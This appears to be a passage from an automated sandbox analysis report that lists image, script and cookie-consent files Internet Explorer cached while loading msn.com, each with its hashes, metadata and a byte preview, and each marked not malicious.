Preview:	.....JFIF.....`.`.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.."..... }.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?...=i....2..1.....K.zV(.....4.....yR..=..j]B.a..C.....ki...'<....\..J...?..i.).Y.....qK,.).*;..lq.;GN.v8.5..0.X(.#..Tj 2.R(.#\....4.9.....M..$...v.,.....}.J%_G...M$.c.....S..9}...4.2....|.u-.7.O...Q....O..>.=3.^.....&...8O...i...#.....t.K@.Cq..?x....T.h..z'.I.....*Z@3....D..~....O..S.h...F..Y....KiQ ".:..MKp?r...t.X....>..:/.....z'.R`zR`z..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1cYjaY[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	downloaded
Size (bytes):	6706
Entropy (8bit):	7.919439291839842
Encrypted:	false
SSDEEP:	96:BGAaEEIiCVRR+WjumkSdC3qMEFeuBjEATkhT7D9pGJFWzQur3kaYajqynRT:BCEigBjumkN6MCR5EZ7D4eQurPtWa
MD5:	4684D92FCCD90FF36072D60789B5CA8C
SHA1:	98D0B297869E875866C7178479EB663E3C1D298E
SHA-256:	5D20A69D1D82FF9E6828FBC43A3417F247A6ED4F5234013D0EA368AAC02B479D
SHA-512:	DA4EE2AA92D8367D8852BA5240989326CC3A0186038EDFDB3E8E4B0580CB9DBEF4D0C66F22E255D761D486A8E33A6B39D220C023D39BE32FA17AC674BF1B64 A5
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1cYjaY.img?h=250&w=206&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	.....JFIF.....`.`.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?..e8..=*.B..T..s.+.uTw)A...c.J..H{WL..GJ..!..R.Q/..-.'8..[i..f.....Ei.c.....Q)P9....O..7D..E....F...\.1}.K...}:.r|.~. .2<m.R..Mm.a.....0P.=+Z9.4.d.,=.....n...U.q.zM..9Yn1.V....|...+..t..4...r....qT...\ .5..1V..qT.o.b.!P.*.....358B@.5.P..:V.....4>TT.aMC+|.q.(\?.&.. ._.....es....g.....-Q.P0.kF.. .%.U5dU....*...t..R.Q.i...5yIH.%b.....qV...b.sX.Y....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1cZ1Ru[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	9893
Entropy (8bit):	7.897426230261628
Encrypted:	false
SSDEEP:	192:BYf9PrMXftBkzaukfJ0zC+0+YtE/tBoX+kB2gri8DjRQRFOuIzLQd4Hiho0CPr:e1PrMXfTkzGS/dX/nCZjRgOuqhCTCPr
MD5:	A31BA13C6A8F67BCBAA13F56571911C8
SHA1:	91FEB9E2D35383EF2C0A267C1F662EEAE3773265
SHA-256:	FFD6D518BC02D63E7D816F4CE3C309CA864DAC03A1CDB584471EDD94F22A9420
SHA-512:	F6E10834D0A88AE7A6376D4A558877F4AB636462DFA920051443F133122FAFC70B00086930525A5F6BA05C12EE8085E3609A1E5A64BD1B1D08934882BD2CEF4B
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1cZ1Ru.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg&x=462&y=461
Preview:	.....JFIF.....,.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.."..... }.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?..^.86.)..#..ap.2...c s.....~...6.s y....xZ...2Ll}.8..Ac,a...G.!.Df#..J..[.....!..I.....c. ...>.E4...u...a\..I..<. <[.e..=1.....M1..[q.Y.....Jt.v]...q.4.....*...)1..FF9.V..#P....4.0.h.....4.)....&i?....;....iE..)..m9p).z...x..T.X~...2....Q. b.Z.k..)....^M..qN.3....@....hC.4.....\.s.Q.....$.....N....8..".S.4... .h.il.P..)..@.....W,..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1cZ69Y[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	7284
Entropy (8bit):	7.853431320862787
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1cZ69Y[1].jpg	
SSDEEP:	96:BGs6Ez6yx5pN22u20BWSxuvoclGFC0dTaFDKgyCATfoKuSGFL9cHYzBGDF8Uk/:BYyvNZdRlGs8KDjytTLW2YzBKF8d
MD5:	423ACB7276B26FE2BD368FB36DAC33D6
SHA1:	3156E6805D57E65FA3AF14BD28E82ED499FF788A
SHA-256:	7F6F55247F850DD93EAAD0AF9E0DE65B4AA4420E2E722165EE431BE5CC3F1B74
SHA-512:	A5BA414D625B8609508215F092FBC5CCFAFF0ED11A86C2ECD390B35AA569C006600D39F18A2ABBCD8DD3FE27553CC75577D296963F5703B6D002A10957D49A3
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1cZ69Y.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg&x=456&y=196
Preview:	......JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?.....p....AD&3F..n.@E...R..DLP.U*U\R.Jx..".)iE .....)..("..A.....7.....v)v..1K.P)E.7..S.. .H.;..@...p.4...u.. S.."4...4.@...i..".&*CI..h.R.y.i.....Q0..QJ(...S....@.).-;4.0)E.)@...-%(.....m....@.IN.....LRb.ME<..FG.....C2.=X...A..5$.F..6..Kp.#Q..#.k'.....@.tM.+%ll....I.....<$..sR...A.....Jb.. Y.V....U<...y.K.....m;Z..a.He.....:.R...`....>...H..0.jZB(..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1czKEc[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	52664
Entropy (8bit):	7.971753774805001
Encrypted:	false
SSDEEP:	1536:718HmBV4vXozCQSyL5MWwv8f+cx2EtkmVc:Z8HUVc4VR5M18f+cx2Mksc
MD5:	36218E522D7A1A0B5BDB4F20AE70D888
SHA1:	B7CEC7A8FC24CD38DD916CC2170D16FDD41DE76F
SHA-256:	99CFA8C8FFF5B8508147DF8183035DE6B12897F6835DBA5C18AF0FB41F49D334
SHA-512:	3D6FF496343F724A230F64B2307CE8DD3AE6B36AF002BC9D8E5A5816A77DF1EAAEC7A68AA299E405B85DBA57203A8D7FF14BC5911BA51586850E6EA628C1921 E
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1czKEc.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg&x=2194&y=1805
Preview:	......JFIF.....`.`.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.."....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?....7c..?..{WM...\...-.`U.G.'..jM.<.H.....4.....Q..9..9..m9...G8..(.\..O.....:.....L...D.@.;..>.pGM...vK@...p.-.. 4N...f.../.h...#?.....s.....V<...Ji.vS.P....N.=1Ryc....".....b...)...s@..'.\..&.....T.....U.t...J."..A.R...#:S.....y...q]....t..p`~....L."...+.&9.....o4.sJG<P.x..w.).Ac...G.....5.:..E..qO.. W..s.._..5...F.i.?r..R...8.w...`{..*.Uo.m....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1d01m1[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	33031
Entropy (8bit):	7.963682984808854
Encrypted:	false
SSDEEP:	768:7xmlrxcBldUizRCIu2EXCFJQEEEz2VUBDxtQw:7xcrxc9Uj2G5ETaVmQw
MD5:	3008C829316D4A4F9A20EB84E01E68A8
SHA1:	AD97CC6DC4F76773BE25A92A7AEF7A7B00B1ED5D
SHA-256:	7DE7E3A26B5CE798BF4A70AB85770BB9B8080B90D78CDD74EBDC89A13B9E9FBF
SHA-512:	0C02E7A484EFF2F47838DBFC268BBD038EB5D329AD257930FB026877F093E24A9E82BB651767BBF25738D0996BC94628ED5BC862A0B853DD9297C0AEF5F2309
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1d01m1.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.."....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?...(..$(.&....8.`5"...A..CLC...v).P....N....n)..j2i..Ljq4.i.i..SM..E.R.....N.1..%:.P.jH..$T..1...{..[.....(..XG.3..;~4 .k.gG.O.5{..H.m.D}...=+F._....)....Qkw.{..-....1.q.Y..vuf .9.Wm.V..+;..Y^8.S.g<W. H.....Q...^..t..j.....iW....^Gi.1.J ET# .U.p.c...Q...3..O5.n..P4r.....Y.[{+.=.....s..69...o&.. <..l};R4.0.B..i5..k...0.0X.f.....Dds..Z.Q.ChN....W U9...=M\....Sd

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1kKVy[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 30 x 30, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	863
Entropy (8bit):	7.63569608010223
Encrypted:	false
SSDEEP:	24:Qr64gdmEMBzvcF9u2xN99OAnpLgTrc/PmWfmw2F3:GS2NcFscfOKLgTChfH2p
MD5:	03134525726F04B87A0E34490D73D3AD
SHA1:	61EDFDF0E3C7B2C9C2FF6BBA0C1D19D6C14C86E1

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1kKVy[1].png	
SHA-256:	A37BE23752B8EBB28F060CD4EC469CC9C937A2CE62D1DF406AECE91C9C12B24D
SHA-512:	DDD913A770CC7F3973E97D98BB68837061D784D4DEB17792D625965228F870147A084719E8E63D97D7D84092084523009864864461 8E5EFD6377A9021A347569
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1kKVy.img?m=6&o=true&u=true&n=true&w=30&h=30
Preview:	.PNG.....IHDR.....;0.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATHK.]H.Q...].A...]hb...JX3..j..,...Fw.n.n.\.v.].Eue....+.@...Skj.....p.....{..yP.N.N...`.....y.<y .;l.t.Q.T|T$.-!..H.)B..Dcl...9g.6.HD>Y..$...A!.*c. .z...(.6..F.1K..9.....j.Z..bH.D...&B.dm..T..YD..LG.H5..G..&..%.tb.....T..yD...Bb.....QFh.L.....R..=.....())9.L&/j4.J<.$l..e.....k....5. 0^....VP.=z0x.cqq.K..t...N....D"A333444.....qF...Q3..U.T.uE.....g#..~..766.0..\|J..X.zzzhbb.....*`.UR.I.*.$yQ.R,.....8(.w.v.]...W..R.em.Z..UUU..AA.....`0hv.\.BN..c.3.e 2=..>!...T....O>...zwYYY...*..f#$ f..L.....l.v.....7pAT".0...w..8...e....Rs..f.....4.....ews=...|d@.Kw.:vj..v..H....R<.....6??_...X.....~.X,[2.`.....<.h..x.a....Tn6...;.....H.Lmm. ^.. ..F.4<<.{=.....N..2.....-.....^.r.<...?....C.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BBPfCZL[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 50 x 50
Category:	downloaded
Size (bytes):	2313
Entropy (8bit):	7.594679301225926
Encrypted:	false
SSDEEP:	48:5Zvh21Zt5SkY33fS+PuSsgSrrVi7X3ZgMjkCqBn9VKg3dPnRd:vkrrS333q+PagKk7X3ZgaI9kMpRd
MD5:	59DAB7927838DE6A39856EED1495701B
SHA1:	A80734C857BFF8FF159C1879A041C6EA2329A1FA
SHA-256:	544BA9B5585B12B62B01C095633EFC953A7732A29CB1E941FDE5AD62AD462D57
SHA-512:	7D3FB1A5CC782E3C5047A6C5F14BF26DD39B8974962550193464B84A9B83B4C42FB38B19BD0CEF8247B78E3674F0C26F499DAFCF9AF780710221259D2625DB86
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BBPfCZL.img?h=27&w=27&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	GIF89a2.2.....7..;..?..C..I..H..<..9.....8..F..7..E..@..C..@..6..9..8..J..*z.G..>..?..A..6..>..8..:..A..=..B..4..B..D..=..K..=..@..<..:..3~.B..D.....,|.4..2..6..:...J..;..G....Fl..1}.4..R.... .Y..E..>..9..5..X..A..2..P..J../|.9.....T.+Z.....+..<.Fq.Gn..V..;..7.Lr..W..C..<.Fp.].....A.....0{.L..E..H..@.....3..3..O..M..K....#[.3i..D..>.....I....<n..;..Z..1..G..8..E....Hu..1..>.. T..a.Fs..C..8..0}....;..6..t.Ft..5.Bi..:.x...E.....'z^~.....[....8`.....;..@..B.....7.....<.....F.....6.....>..?.n.....g.....s...)a.Cm....'a.0Z..7....3f..<.:e.....@.q.....Ds..B....!P .n...J.....Li..=.....F.....B.....:r....w..|.....`..{}.g...J.Ms..K.Ft....'..>.....Ry.Nv.n..]..Bl.....S..;....Dj.....=.....O.y.....6..J.....)V..g..5.....!..NETSCAPE2.0.....!...d...,....2.2..... ..3.`..9.(|.d.C .wH.(."D...(D.....d.Y.....<.(PP.F...dL.@.&.28..$1S...*TP.....>...L..!T.X!.(..@a..IsgM..|..Jc(Q.+.....2.:.)y2.J.....W,..eW2.!....!....C.....d...zeh....P.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BBX2afX[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	688
Entropy (8bit):	7.578207563914851
Encrypted:	false
SSDEEP:	12:6v/74//aaICzkSOms9aEx1Jt+9YKLg+b3OI21P7qO1uCqbyldNEiA67:BPObXRc6AjOI21Pf1dNCg
MD5:	09A4FCF1442AD182D5E707FEBC1A665F
SHA1:	34491D02888B36F88365639EE0458EDB0A4EC3AC
SHA-256:	BE265513903C278F9C6E1EB9E4158FA7837A2ABAC6A75ECBE9D16F918C12B536
SHA-512:	2A8FA8652CB92BBA624478662BC7462D4EA8500FA36FE5E77CBD50AC6BD0F635AA68988C0E646FEDC39428C19715DCD254E241EB18A184679C3A152030FD9FF 8
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BBX2afX.img?h=27&w=27&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....U....sRGB.....gAMA.....a.....pHYs.....o.d...EIDATHK.Mh.A.....4.....b.Zoz....z."....A../.X.../.....\"(*.A.(.qPAK/.....I.Yw3...M...z./...7..}o... ~u'...K_...YM...5w1b....y.V.|.-e.i..D...[V.J...C.....R.QH.....:....U.....].$]LE3.}.....r..#.]...MS.....S..#..t1...Y...g..... 8."m.....Q..>,.?S..{.(7.....;..I.w...?MZ..>.....7z.=.@.q@.;.U..~. ...:.[.Z+3UL#.....G+3.=.V."D7...r/K._..LxY.....E..$..{. sj.D...&.....{.rYU..~G....F3..E...{. .....S....A.Z.f<=....'.1ve.2}[.....C....h&....r.O..c....u... .N_.S.Y.Q~.?..0.M.L..P.#... b..&..5.Z....r.Q.zM'<...+.X3..Tgf._...+SS...u.....*./.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\a8a064[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 28 x 28
Category:	downloaded
Size (bytes):	16360
Entropy (8bit):	7.019403238999426
Encrypted:	false
SSDEEP:	384:g2SEiHys4AeP/6ygbkUZp72i+ccys4AeP/6ygbkUZaoGBm:g2Tjs4Ae36kOpqi+c/s4Ae36kOaoGm
MD5:	3CC1C4952C8DC47B76BE62DC076CE3EB
SHA1:	65F5CE29BBC6E0C07C6FEC9B96884E38A14A5979
SHA-256:	10E48837F429E208A5714D7290A44CD704DD08BF4690F1ABA93C318A30C802D9
SHA-512:	5CC1E6F9DACA9CEAB56BD2ECEEB7A523272A664FE8EE4BB0ADA5AF983BA98DBA8ECF3848390DF65DA929A954AC211FF87CE4DBFDC11F5DF0C6E3FEA8A57 40EF7
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/hp-neu/sc/64/a8a064.gif

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\a8a064[1].gif	
Preview:	GIF89a.....dbd.....lnl.....trt.....!..NETSCAPE2.0.....!.....,.....+..I..8...`(.di.h..l.p,..(.....5H.....!.....,.....dbd.....lnl.....dfd...../..I..8...`(.di.h..l..e. ....Q... ..-.3...r...!.....,.....dbd.....tvt.....*P.I..8...`(.di.h.v.....A<.. .....pH,.A..!.....,.....dbd.....|~|.....trt...ljl.....dfd..... .B`%.di.h..l.p,.t]S.....^..hD..F. .L..tJ.Z..l.080y..ag+...b.H...!.....,.....dbd.....ljl.....dfd.....lnl.....B.$.di.h..l.p.'J#.....9..Eq.l:..tJ.... ..E.B...#.....N...!.....,.....dbd.....tvt.....ljl.....dfd.....\|~\|.....D.$.di.h..l.NC.....C...0..)Q..t...L:..tJ.....T..%...@.UH...z.n.....!.....,.....dbd..... lnl.....ljl.....dfd.....trt...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\e151e5[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 1 x 1
Category:	downloaded
Size (bytes):	43
Entropy (8bit):	3.122191481864228
Encrypted:	false
SSDEEP:	3:CUTxls/1h/:7lU/
MD5:	F8614595FBA50D96389708A4135776E4
SHA1:	D456164972B508172CEE9D1CC06D1EA35CA15C21
SHA-256:	7122DE322879A654121EA250AEAC94BD9993F914909F786C98988ADBD0A25D5D
SHA-512:	299A7712B27C726C681E42A8246F8116205133DBE15D549F8419049DF3FCFDAB143E9A29212A2615F73E31A1EF34D1F6CE0EC093ECEAD037083FA40A075819D2
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/hp-neu/sc/9b/e151e5.gif
Preview:	GIF89a.....!.....,.....D..;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\log[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 1 x 1
Category:	dropped
Size (bytes):	35
Entropy (8bit):	3.081640248790488
Encrypted:	false
SSDEEP:	3:CUnl/RCXknEn:/wknEn
MD5:	349909CE1E0BC971D452284590236B09
SHA1:	ADFC01F8A9DE68B9B27E6F98A68737C162167066
SHA-256:	796C46EC10BC9105545F6F90D51593921B69956BD9087EB72BEE83F40AD86F90
SHA-512:	18115C1109E5F6B67954A5FF697E33C57F749EF877D51AA01A669A218B73B479CFE4A4942E65E3A9C3E28AE6D8A467D07D137D47ECE072881001CA5F5736B9C0
Malicious:	false
Preview:	GIF89a.....,.....@..L..;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\nrrV63415[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	88151
Entropy (8bit):	5.422933393659934
Encrypted:	false
SSDEEP:	1536:DVnCuukXGsQihGZFu94xdV2E4535nJy0ukWaacUvP+i/TX6Y+fj4/fhAaTZae:DQiYpdVG7tubpKY+fjwZ
MD5:	58A026779C60669E6C3887D01CFD1D80
SHA1:	FBD57BDE06C3D832CC3CB10534E22DCFC7122726
SHA-256:	E4F1EDDBAD7B7F149B602330BD1D05299C3EB9F3ECB4ABD5694D02025A9559C9
SHA-512:	263AD21199F2F5EB3EF592E80D9D0BD898DED3FAFFDD14C34B1D5641D0ABD62FB03F0A738B88681FB3B65B5C698B5D6294DD0D8EAAED9E102B50B9D1DB6E6 E8F
Malicious:	false
IE Cache URL:	http://https://contextual.media.net/48/nrrV63415.js
Preview:	var _mNRequire,_mNDefine;!function(){"use strict";var c={},u={};function a(e){return"function"==typeof e}_mNRequire=function e(t,r){var n,i,o=[];for(i in t)t.hasOwnProper ty(i)&&("object"!=typeof(n=t[i])&&void 0!==n?(void 0!==c[n]||(c[n]=e(u[n].deps,u[n].callback)),o.push(c[n])):o.push(n));return a(r)?r.apply(this,o):o},_mNDefine=function(e,t,r) {if(a(t)&&(r=t,t=[]),void 0===(n=e)||""===n||null===n||(n=t,"[object Array]"!==Object.prototype.toString.call(n))||!a(r))return!1;var n;u[e]={deps:t,callback:r}}};_mNDefine ("modulefactory",[],function(){"use strict";var r={},e={},o={},i={},n={},t={},a={};function c(r){var e=!0,o={};try{o=_mNRequire([r])[0]}catch(r){e=!1}return o.isResolved=function() {return e},o}return r=c("conversionpixelcontroller"),e=c("browserhinter"),o=c("kwdClickTargetModifier"),i=c("hover"),n=c("mraidDelayedLogging"),t=c("macrokeywor ds"),a=c("tcfdatamanager"),{conversionPixelController:r,browserHinter:e,hover:i,keywordClickTargetModifier:o,mraidDelayedLogging:n,macroKeyw

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\otFlat[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	12588

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\otFlat[1].json	
Entropy (8bit):	5.376121346695897
Encrypted:	false
SSDEEP:	192:RtmLMzybpgtNs5YdGgDaRBYw6Q3gRUJ+q5iwJlLd+JmMqEb5mfPPenUpoQuQJ/Qq:RgI14jbK3e85csXf+oH6iAHyP1MJAk
MD5:	AF6480CC2AD894E536028F3FDB3633D7
SHA1:	EA42290413E2E9E0B2647284C4BC03742C9F9048
SHA-256:	CA4F7CE0B724E12425B84184E4F5B554F10F642EE7C4BE4D58468D8DED312183
SHA-512:	A970B401FE569BF10288E1BCDAA1AF163E827258ED0D7C60E25E2D095C6A5363ECAE37505316CF22716D02C180CB13995FA808000A5BD462252F872197F4CE9E
Malicious:	false
IE Cache URL:	http://https://www.msn.com/_h/511e4956/webcore/externalscripts/oneTrustV2/scripttemplates/6.4.0/assets/otFlat.json
Preview:	.. {.. "name": "otFlat",.. "html": "PGRpdiBpZD0ib25ldHJ1c3QtYmFubmVyLXNkayIgY2xhc3M9Im90RmxhdCI+PGRpdiBjbGFzcz0ib3Qtc2R rLWNvbnRhaW5lciI+PGRpdiBjbGFzcz0ib3Qtc2RrLXJvdyI+PGRpdiBpZD0ib25ldHJ1c3QtZ3JvdXAtY29udGFpbmVyIiBjbGFzcz0ib3Qtc2RrLWVpZ2h0IG90LXNka y1jb2x1bW5zIj48ZGl2IGNsYXNzPSJiYW5uZXJfbG9nbyI+PC9kaXY+PGRpdiBpZD0ib25ldHJ1c3QtcG9saWN5Ij48aDMgaWQ9Im9uZXRydXN0LXBvbGljeS10aXRsZSI +VGhpcyBzaXRlIHVzZXMgY29va2llczwvaDM+PCEtLSBNb2JpbGUgQ2xvc2UgQnV0dG9uIC0tPjxkaXYgaWQ9Im9uZXRydXN0LWNsb3NlLWJ0bi1jb250YWluZXItbW9ia WxlIiBjbGFzcz0ib3QtaGlkZS1sYXJnZSI+PGJ1dHRvbiBjbGFzcz0ib25ldHJ1c3QtY2xvc2UtYnRuLWhhbmRsZXIgb25ldHJ1c3QtY2xvc2UtYnRuLXVpIGJhbm5lci1 jbG9zZS1idXR0b24gb3QtbW9iaWxlIG90LWNsb3NlLWljb24iIGFyaWEtbGFiZWw9IkNsb3NlIEJhbm5lciIgdGFiaW5kZXg9IjAiPjwvYnV0dG9uPjwvZGl2PjwhLS0gT W9iaWxlIENsb3NlIEJ1dHRvbiBFTkQtLT48cCBpZD0ib25ldHJ1c3QtcG9saWN5LXRleHQiPldlIHVzZSBjb29raWVzIHRvIGltcHJvdmUgeW91ciBleHBlcmllbmNlLCB 0byByZW1lbWJlciBsb2ctaW4gZGV0YWlscywgcHJvdmlkZSBzZWN1cmUgbG9

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\otPcCenter[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	46394
Entropy (8bit):	5.58113620851811
Encrypted:	false
SSDEEP:	384:oj+X+jzgBCL2RAAaRKXWSU8zVrX0eQna41wFpWge0bRApQZInjatWLGuD3eWrwAs:4zgEFAJXWeNeIpW4lzZInuWjlHoQthI
MD5:	145CAF593D1A355E3ECD5450B51B1527
SHA1:	18F98698FC79BA278C4853D0DF2AEE80F61E15A2
SHA-256:	0914915E9870A4ED422DB68057A450DF6923A0FA824B1BE11ACA75C99C2DA9C2
SHA-512:	D02D8D4F9C894ADAB8A0B476D223653F69273B6A8B0476980CD567B7D7C217495401326B14FCBE632DA67C0CB897C158AFCB7125179728A6B679B5F81CADEB5
Malicious:	false
IE Cache URL:	http://https://www.msn.com/_h/511e4956/webcore/externalscripts/oneTrustV2/scripttemplates/6.4.0/assets/v2/otPcCenter.json
